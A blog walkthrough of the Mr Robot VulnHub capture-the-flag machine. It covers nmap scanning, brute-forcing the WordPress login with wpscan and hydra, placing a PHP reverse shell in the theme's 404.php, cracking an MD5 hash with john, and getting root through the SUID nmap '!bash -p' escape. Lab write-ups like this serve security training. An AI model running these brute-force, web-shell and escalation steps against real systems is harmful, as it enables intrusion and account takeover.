

MR ROBOT VULNHUB WALKTHROUGH

Posted by guru | Jun 16, 2019 | Redteam | 0 🗨️ | ★★★★★

```
mr. robot> Hello friend. If you've come, you've come for a  
You may not be able to explain it yet, but there's a part  
t's exhausted with this world... a world that decides where  
ho you see, and how you empty and fill your depressing ban  
. Even the Internet connection you're using to read this i  
you, slowly chipping away at your existence. There are th  
t to say. Soon I will give you a voice. Today your educati
```

Today I am writing about the Mr Robot vulnhub walkthrough made available by vulnhub. It is indeed a Mr Robot inspired virtual machine and luckily it is a VirtualBox ova and not a VMWare collection. This vulnerable machine is really something else, something special. I have never seen one so convincingly well crafted and you'll see what I mean once we get started in on getting root.

- Vulnerable machine from **vulnhub**
- Kali Linux virtual machine (VirtualBox)

To get the virtual machine to run properly I had to set the Network settings to a host-only network **vboxnet1** that has a DHCP server enabled.


What if I told you buffer overflows are easy, see why in my *buffer overflow guide*!

INFORMATION GATHERING

Doing an nmap scan of the target reveals that port 80 is open. I do initial nmap scans with a quick nmap -sV -sC -A 10.0.2.16.

```
root@kali:~# nmap -sV -sT -sC 10.0.2.16 -oA initial-scan-mrrobot
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-18 21:44 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-d
ns or specify valid servers with --dns-servers
Nmap scan report for 10.0.2.16
Host is up (0.00054s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
MAC Address: 08:00:27:CA:A7:49 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.89 seconds
```



21:05 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#

wow! fsociety

It is common practice when a webserver is exposed as a running http service to check the robots.txt file on the server. Going to /robots.txt reveals an entry for **key-1-of-3.txt**. This leads to finding the first of 3 keys, found by going to <http://10.0.2.16/key-1-of-3.txt>. The key is **073403c8a58a1f80d943455fb30724b9** which makes me wonder if it is an MD5 hash.

ATTACK THE WORDPRESS SITE

Using nmap to do an initial enumeration of the wordpress service is done by **nmap -sV -p 80 10.0.2.16 --script=http-wordpress-enum.nse** I continue on to do some more digging. Doing a **wpscan** to enumerate the vulnerable plugins **vp** does not really go anywhere.

```
wpscan -url 10.0.2.4 -enumerate vp
```

So instead I backtrack for a minute and look at the other files on the webserver. Looking at **fsociety.dic** it seems that this could be a password dictionary that can be used for brute forcing. I grab the file with a **wget http://10.0.2.16/fsociety.dic**. After getting the file I want to try brute forcing the wordpress page. Now at this stage most people would suggest using hydra but I'll use wpscan again. This time with the password flag included.

```
wpscan -url http://10.0.2.16/wp-login -passwords fsociety.dic -U elliot
```

Here is the hydra version of the wpscan password brute forcing just for those who are interested.

```
hydra -L logins.txt -P fsociety.dic 10.0.2.16 -V http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'
```

My wordpress brute forcing efforts pay off and I now have the credentials for an admin of the site.

```
| Fixed in: 1.2
| References:
|   - https://wpvulndb.com/vulnerabilities/7965
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3429
|   - https://blog.sucuri.net/2015/05/jetpack-and-twentyfifteen-vulnerable-to-dom-based-xss
-millions-of-wordpress-websites-affected-millions-of-wordpress-websites-affected.html
|   - http://packetstormsecurity.com/files/131802/
|   - http://seclists.org/fulldisclosure/2015/May/41
|
| The version could not be determined.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <===== > (21 / 21) 100.00% Time: 00:00:00


[i] No Config Backups Found.


[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - elliot / ER28-0652
All Found
Progress Time: 00:00:01 <                                     > (1 / 1716) 0.05% ETA: ??:??:??

[i] Valid Combinations Found:
| Username: elliot, Password: ER28-0652
```

PUT A SHELL IN THE WORDPRESS SITE'S PHP

WordPress runs PHP correct? Then it can execute the PHP that you want it to. By placing the code found in a web shell from `/usr/share/webshells/php-reverse-php`. You can also use *p0wny*.





You can also place the shell code into 404.php.

After you edit the 404.php file to now include the php reverse shell code there are two new steps to take. First setup a netcat listener on the port you changed the reverse shell code to use that you uploaded. Second call the script. I literally got a shell back by calling ***http://10.0.2.16/anything!***

Now that I have those credentials. by going to `http://10.0.2.16/wp-admin/theme-editor.php?file=404.php&theme=twentyfifteen` and replacing the php with the shell, I get mine from **pentestmonkey**. Kali comes with suitable shells found in `/usr/share/webshells/php` however. **Lost?** You can also get to the editor page by going to appearance then editor.

PRIVILEGE ESCALATION

Moving around I see there is a home directory in `/home/robot`.


```
1 $ cd home
2 $ ls
3 robot
4 $ cd robot
5 $ ls
6 key-2-of-3.txt
7 password.raw-md5
8 $ cat password.raw-md5
9 robot:c3fcd3d76192e4007dfb496cca67e13b
```

I proceed to crack the hash which is obviously an MD5 hash according to the filename, using john. I get this done by a quick **john -format=raw-md5 crackme.txt**. Now I have the password, abcdefghijklmnopqrstuvwxyz.

```
1 daemon@linux:/home/robot$ su robot
2 su robot
3 Password: abcdefghijklmnopqrstuvwxyz
```

After switching to the new user, robot with the cracked password I move around to find the second flag. This is afterall a CTF walkthrough right.

```
1 robot@linux:~$ whoami
2 whoami
3 robot
4 robot@linux:~$ ls
5 ls
6 key-2-of-3.txt password.raw-md5
7 robot@linux:~$ cat key-2-of-3.txt
8 cat key-2-of-3.txt
9 822c73956184f694993bede3eb39f959
```

To find the third flag some more privilege escalation is what is needed. The technique I use is to look for files where the SUID bit is set. With the SUID bit set for a file (shown by the x) a user can run the binary with the permissions of the original owner of the file. So in this example, with this machine nmap happens to be one of those cases. What that means is I can run nmap as root.

```
robot@linux:~$ find / -user root -perm -4000 2>/dev/null
find /-user root -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !bash -p
!bash -p
bash-4.3# whoami
whoami
root
```

Googling nmap SUID exploit shows a million examples and I quickly employ one. The exploit is specifically to use the `-interactive` flag in order to then escape the program into a bash shell. This bash shell will then have the privilege of root.

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !bash -p
!bash -p
bash-4.3# whoami
whoami
root
bash-4.3# ls
ls
key-2-of-3.txt  password.raw-md5
bash-4.3# pwd
pwd
/home/robot
bash-4.3# cd /root
cd /root
bash-4.3# ls
ls
firstboot_done  key-3-of-3.txt
bash-4.3# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

SHARE:



RATE:



[< PREVIOUS](#)

[NEXT >](#)

SickOs 1.1 Vulnhub Walkthrough


Use Satori for Easy Linux Privilege Escalation

ABOUT THE AUTHOR



guru

RELATED POSTS



Vulnhub Brainpan Walkthrough for Kali Linux

May 26, 2019

The Troll 1 Vulnhub Walkthrough

August 11, 2019

Exploit EternalBlue Using Kali Linux

February 21, 2019

The DNS Zone Transfer Kali Linux Tutorial

September 8, 2019

SEARCH ...

RECENT POSTS

[Rust Threat hunting Guide: Using the Virustotal API](#)

[Command and Control: the SILENTTRINITY Walkthrough](#)

[Learn Elm Quickly by Making an App in Ubuntu 18.04](#)

[Learn C# Quickly by Writing a GUI](#)

[Hack the Box: HTB Active Walkthrough](#)

RECENT COMMENTS

ARCHIVES

October 2019

September 2019

August 2019

July 2019

June 2019

May 2019

April 2019

March 2019

February 2019

December 2018

November 2018

October 2018

September 2018

August 2018

CATEGORIES

Application Whitelist Bypass

AWS

Blueteam

C#

Cloud

Elm

Exploit Development

Go

HTB

Impacket

Malware Analysis

Nessus

Programming

Python

Raspberry Pi

Redteam

Responder

Reviews

Rust

Splunk

vulnhub

Copyright © 2018 Ethicalhackingguru

